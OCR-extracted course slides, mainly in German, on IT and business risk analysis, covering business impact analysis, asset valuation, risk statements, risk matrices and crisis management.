
Vor der Risikobeurteilung muss in einer Analysephase das betrachtete System definiert (eingegrenzt, beschrieben) werden.

Dazu gehören auch die Business Impact Analyse (BIA), die Erstellung eines Schutzobjektkatalogs und eine Thread- und Vulnerability Analyse.

Bei der Risiko-Identifikation werden alle möglichen Risiken in Form von Szenarios aufgelistet. Gefahren und deren Auftretenswahrscheinlichkeit werden abgeschätzt.

Die Risiko-Bewertung umfasst die Bewertung der Szenarien nach den Kriterien Eintrittswahrscheinlichkeit und Schadensausmass.

Bei der Risiko-Bewältigung geht es darum, mit Hilfe der gewonnenen Informationen Massnahmen einzuleiten, die das Risiko vermeiden oder verringern.



Von der Risikoidentifikation zur Risikobewältigung

Risikoanalysen werden von Kontrollmodellen in unterschiedlicher Art & Weise beschrieben: Während sich nach GsHb (bsi.de) das Risiko aus der Bedrohung & Verletzbarkeit ergibt, wird nach Cobit ein Risiko direkt aus der Eintretenswahrscheinlichkeit & dem Schadensausmass ermittelt. Nach BSI ist eine Risikoanalyse dann erforderlich, wenn der mittlere Schutzbedarf resp. Grundschutz nicht ausreicht. ISO 27001 bzw. BS/ISO 17799 schreiben dagegen die Disziplin Risk Management immer vor.

a) Risikoidentifikation

4/26/2010 32

Die Risikoidentifikation sollte prozessorientiert erfolgen und in unterschiedliche Risikobereiche unterteilt werden (Unternehmensführung, Einkauf, Fertigung, Infrastrukturbereiche, Marketing, Qualitätsmanagement, Brandschutz, Arbeitsschutz, Umweltschutz, EDV, Transport etc.).

Die Technik der Risikoidentifikation sollte auf die spezifische Risikosituation des Unternehmens abgestimmt sein. Insbesondere sollten möglichst alle Risiken erfasst werden. Nach der Risikobewertung sollten alle Risiken gegliedert nach ihren finanziellen Auswirkungen und der Eintrittswahrscheinlichkeit in einem Risikoinventar bzw. einem Risk Map zusammengestellt sein.

The value to an asset consists of …

- The overall value of the asset to your organization.
- The immediate financial impact of losing the asset.
- The indirect business impact of losing the asset.

4/26/2010 34


To assign a value to an asset, calculate the following three primary factors:

The overall value of the asset to your organization. Calculate or estimate the asset's value in direct financial terms. Consider a simplified example of the impact of temporary disruption of an e-commerce Web site that normally runs seven days a week, 24 hours a day, generating an average of $2,000 per hour in revenue from customer orders. You can state with confidence that the annual value of the Web site in terms of sales revenue is $17,520,000.

The immediate financial impact of losing the asset. If you deliberately simplify the example and assume that the Web site generates a constant rate per hour, and the same Web site becomes unavailable for six hours, the calculated exposure is .000685 or .0685 percent per year. By multiplying this exposure percentage by the annual value of the asset, you can predict that the directly attributable losses in this case would be approximately $12,000. In reality, most e-commerce Web sites generate revenue at a wide range of rates depending upon the time of day, the day of the week, the season, marketing campaigns, and other factors. Additionally, some customers may find an alternative Web site that they prefer to the original, so the Web site may have some permanent loss of users. Calculating the revenue loss is actually quite complex if you want to be precise and consider all potential types of loss.

The indirect business impact of losing the asset. In this example, the company estimates that it would spend $10,000 on advertising to counteract the negative publicity from such an incident. Additionally, the company also estimates a loss of .01 or 1 percent of annual sales, or $175,200. By combining the extra advertising expenses and the loss in annual sales revenue, you can predict a total of $185,200 in indirect losses in this case.

Business Impact Analyse (BIA) (1)




4/26/2010 35

Das Resultat einer BIA, ist eine Liste unternehmenskritischer Prozesse und Funktionen in Abhängigkeit von Personen und/oder Informationssystemen.

Sobald alle geschäftskritischen Systeme identifiziert sind, müssen die möglichen finanziellen Auswirkungen quantifiziert werden.

BIA (2)
Erfassen der kritischen Ausfallzeiten



Analyse der kritischen Ausfallzeiten von wichtigen Geschäfts- und Produktionsprozessen

Einheit Stunden

2	Einm	336	Max. akz. Ausfallzeit von Prozesse	
3	1Woch	168	Wiederanlaufzeit	
4	1Mon	720	Wiederbeschaffungszeit	
5			Austauschfähigkeit vorhanden	
6	Kritikalität		Kritikalität	
7	Kategorie		Leistungsprozesse	
8	3	Produktion	Produktionsmittel	48
9	4	Produktion	Produktionsvorbereitung	24
10		Produktion	Produktionsmeldung	7
11	6	Logistik	Wareneingangskontrolle	0
12	6	Logistik	Materialvereinnahmung	0
13		Logistik	Warenlagerung	0
14		Logistik	Produktionsversorgung	6
15		Logistik	Materialabrufung	12
16		Logistik	Externe Lagerung	12
17		Logistik	Auftragseingang-Just in Sequence	18
18		Logistik	Versandvorbereitung	4
19		Logistik	Versandkontrollung	6
20	3	Kaufmännische Prozesse	Controlling	24
21		Kaufmännische Prozesse	Lohn- u. Gehaltsabrechnung	48
22	3	Kaufmännische Prozesse	Key Account	6
23	3	Kaufmännische Prozesse	Service-Abteilung/Call-center	6
24	4	Kaufmännische Prozesse	Finanzen	24
25	4	Kaufmännische Prozesse	Rechnungswesen	24
26		Kaufmännische Prozesse	Verkaufsabwicklung	4
27		Kaufmännische Prozesse	Einkaufsabwicklung(Disposition)	6
28	0			0

Weiterbildungslehrgang Identity & Accessmanagement – Risikoanalyse und Risikopotentiale

36

4/26/2010

36

ISO 27001 Risk statement

- answers questions like …
  - What do you want to avoid happening to the asset?
  - How might loss or exposure occur?
  - What is the extent of potential exposure to the asset?
  - What is being done today to minimize the probability of the risk occurring or minimize the impact if protective measures fail?
  - What is the overall risk?
  - What are some actions that could possibly reduce the probability in the future?
  - What is the overall risk if the potential controls are implemented?

4/26/2010 37

Include a statement such as "The probability is high that the attack would successfully compromise the integrity of medium-impact-value digital assets, representing high risk to the organization.“

Risk Statement Requirements And Formats

You must be able to think of a risk or be able to describe the risk, in terms of an if-then statement. If this event happens then this result will happen. And as you identify risk it is important to write a good risk statement. One way to accomplish this is in the form of the if-then statement; or an event-consequence statement. If this event happens, then this consequence may happen (see Figure).

•**Event**: a single phrase that identifies possible future problems, and describes current key circumstances, situations, etc., that are causing concern, doubt, anxiety, or uneasiness.

•**Consequence**: a single phrase or sentence that describes the key negative outcome of the current circumstances.

•**Example**: "A delay in completion of RCU redesign may impact the platform integration schedule."

b) Risikobewertung

Risko Bewertungsmethoden


- FMEA-Methode (Fehler-Möglichkeits- und Einfluss-Analyse)
  - Technische Systeme (Automobilindustrie, medizinische Geräte)
- HAZOP Methode (Hazard and Operability Study)
  - chemischen Industrie
- HACCP-Methode (Hazard Analysis and Critical Control Points)
  - Lebensmittelindustrie
- Risikomatrix (Zurich Hazard Analysis, ZHA)
  - Organisationen , Systeme
- NIST – Risk Management Guide for Information Technology Systems
  - IT-Systems
- Microsoft's security risk management guide (nicht nur Bewertung)
  - IT-Systeme

Risikomatrix

Auswirkung	gering	unwahr-scheinlich	möglich	wahr-scheinlich	fast sicher
katastrophal	5	10	15	20	25
wesentlich	4	8	12	16	20
moderat	3	6	9	12	15
gering	2	4	6	8	10
unwesentlich	1	2	3	4	5

Eintrittswahrscheinlichkeit

Beispiel: ZHA Risikomatrix (1)



4/26/2010 41

Verfahren kommt ursprünglich aus der US Army, wurde von der Zürich Versicherung im “Zurich Hazard Analysis (ZHA) Modell (http://www.zurich.at/firmenkunden/sicherheitstipps/risk_engineering)” weiter verbreitet.


Die Risiko-Matrix eignet sich sowohl für das Risikomanagement von Organisationen als auch für Systeme. Die Methode hat zum Ziel, die wichtigsten Risikoszenarien eines bestimmten Systems zu finden und in einem Risikoportfolio nach den Kategorien der „Wahrscheinlichkeit“ und der „Auswirkungen“ darzustellen.

Beispiel: ZHA Risikomatrix (2)

Nr.	Gefahrengebiet ° Gefahrenbereich	Risikobeschrieb	Eintretens-wahrschein-lichkeit [1]	Schaden-potenzial [2]	Verant-wortlich	Massnahmen	Termin
1	*Strategische Bedrohung* Laufende Geschäftstätigkeit	Abhängig von wenigen Kunden, Verlust von Kunden führt zu Entlassungen	möglich	existenz-bedrohend	XY	Vergrösserung des Kundenstamms durch Fokussierung auf eine weitere Branche, Ausarbeiten Marketingplan	Dezember 20xx
4	*Management und Mitarbeiter* Mitarbeiter Verhalten	Veruntreuung durch einen Mitarbeiter/ Imageverlust	sehr selten	existenz-bedrohend	ZY	Überprüfung Unterschriftsberechtigung, Überprüfung Freigabeprozess, Überprüfung Überwachungsprozess	Juni 20xx
6	*Management und Mitarbeiter* Unlautere, ungetreue Geschäftspraktiken	Ungenaue (lasch, oberflächlich, unseriös) Umsetzung von Geschäftsstandards	unwahr-scheinlich	existenz-bedrohend	ZY	Funktionsaudits durch Vorgesetzten, Kundenbefragungen, Aus- und Weiterbildung	Zwei Mal pro Jahr Bis Juni 20xx Alle 2 Monate
10	*Operative Bedrohung* Gefahren für Produktions-anlagen	Überschwemmung Büroräumlichkeiten	sehr selten	existenz-bedrohend	XX	Neuer EDV-Raum im 1. Stock des Gebäudes, Prüfen Standortverlegung	Juli 20xx Januar 20xx
16	*Finanzielle Bedrohung* Liquidität und Zahlungsausfall	Überschreiten der Kreditlimite Belastung hoher Zinsen durch die Bank	häufig	spürbar	ZZ	Prozess für das Mahnwesen ver-bessern, Liquiditätsplanung verbessern	Oktober 20xx

42

4/26/2010 42



http://www.microsoft.com/technet/security/topics/complianceandpolicies/secrisk/srsgch03.mspx

Asset: What are you trying to protect?

Threat: What are you afraid of happening?

Impact: What is the impact to the business?

Vulnerability: How could the threat occur?

Mitigation: What is currently reducing the risk?

Likelihood: How likely is the impact, given the installed/implemented controls?

Risk is the combination of the probability of an event and its consequence. (ISO Guide 73).


Microsoft defines “risk” in its "Introduction to the Security Risk Management Guide," as follows:

•Risk is the probability of an impact occurring to the business.

•Risk is the probability of a vulnerability being exploited in the current environment, leading to a degree of loss of confidentiality, integrity, or availability, of an asset.

This definition requires the inclusion of both an impact statement and a prediction of when the impact may occur, or, in other words, probability of impact. When both elements of risk (probability and impact) are included in a risk statement, the process refers to this as a well-formed risk statement.

Use the term to help ensure consistent understanding of the compound nature of risk. The diagram depicts risk at this most basic level.



identifizierte Risiken werden in der Risiko-Matrix eingetragen

Business Impacts:

1. Financial Impacts
2. Damage to Reputations, due tu unsecured systems
3. Interruption to business operations
4. Loss of valuable assests (system and data)
5. Delay in decision making process


Aspects influencing the likelihood


•Nature of business (industry)

•Organisation structure & culture

•Nature of the system (open&close, new&outdated technology)

•Existing controls


Risk
High
10+% of working capital
Business Impact
0% to 5% of working capital
Low
DOS safeguards
Disaster recovery/continuity
Infrastructure vulnerabilities
Antivirus
User education
Cybercrime
Information privacy
Access management
Supply chain security
Application security
Web services
PKI-key management
Wireless LANs
PDA/handhelds
E-mail encryption
Secure IM application
Low
Not likely in five years
Likelihood of Threat
Likely in one year
High
IM = Instant messaging
PKI = public-key infrastructure
4/26/2010
45




Risikoklasse A: Bei hoher Eintrittswahrscheinlichkeit und geringer Schadenshöhe handelt es sich um Routinefälle (Störungen, Incident Management). Die Durchschaubarkeit der Ereignisse ist relativ gross. Die Wirkung eines erfolgreichen Information Security Managements ist gross.
Risiken aus der Klasse B sind zwingend mit Ergreifung von technischen und organisatorischen Massnahmen zu bewirtschaften. Die aktive Übernahme dieser Risiken ist als fahrlässig zu beurteilen, da mit häufig eintretenden und hohen Schäden für das Unternehmen zur rechnen ist.
Risikoklasse C: Diese Fälle sind unwahrscheinlich und nicht von essentieller Bedeutung für das Unternehmen, daher als unkritisch zu werten. Sie bedürfen keiner besonderen Beachtung, da diese auch durch ein Incident Management (Störungsaufnahme, und -bearbeitung) abgedeckt sind.
Risiken aus der Klasse D werden aufgrund Ihres Schadensausmasses und der geringen Eintretenswahrscheinlichkeit generell als Ausnahmesituationen sprich potentielle Krisen und/oder Katastrophen bezeichnet.

Eine Katastrophe (altgriechisch, Komposition aus katá – „herab-“, „nieder-“ und stréphein „wenden“, also eigentlich „Wendung zum Niedergang“) ist ein entscheidendes, folgenschweres Unglücksereignis. In versicherungsrechtlicher Sicht ist sie nach bundesdeutschem Verständnis ein Schadensereignis, welches deutlich über die Ausmaße von Schadensereignissen des täglichen Lebens hinaus geht und dabei Leben und Gesundheit zahlreicher Menschen, erhebliche Sachwerte oder die lebensnotwendigen Versorgungsmassnahmen für die Bevölkerung erheblich gefährdet oder einschränkt.

Krisenmanagement

http://www.risknet.de/Krisenmanagement.108.0.html

- Krisenprävention
- Frühaufklärung, Früherkennung und Frühwarnung
- Schadensbegrenzung
- Beseitigung der negativen Folgewirkungen
- Lernen aus der Krise (Krisennachbereitung)



4/26/2010 47

Fehlerhafte - bug-belastete - Produkte kommen in der IT Industrie häufig vor. Ein berühmtes Beispiel war ein Rechenfehler des Intel Pentium Prozessors im Sommer 1994, welcher zu einer Imagekrise bei Intel führte.

Aus der retrospektiven Analyse der Unternehmenskommunikation in dieser kritischen Situation kann man einiges lernen.

http://www.risknet.de/Krisenmanagement-3-6.112.0.html?&L=%252F

Der Begriff „Krise“ stammt aus dem Griechischen und bedeutet „(Ent-)Scheidung“, „entscheidende Wendung „(Duden). Eine „Krise“ bedeutet eine „schwierige Situation, Zeit, die den Höhe- und Wendepunkt einer gefährlichen Entwicklung darstellt“ (Duden). Dass es sich hierbei um einen Wendepunkt handelt, kann jedoch oft erst konstatiert werden, nachdem die Krise abgewendet oder beendet wurde (Gredler, 1992). Nimmt die Entwicklung einen dauerhaft negativen Verlauf, so spricht man von einer Katastrophe (wörtlich in etwa „Niedergang“).

Chat: Wie objektiv sind Risikoschätzungen?

- Was ist gefährlicher - Kokosnüsse oder Haifische?

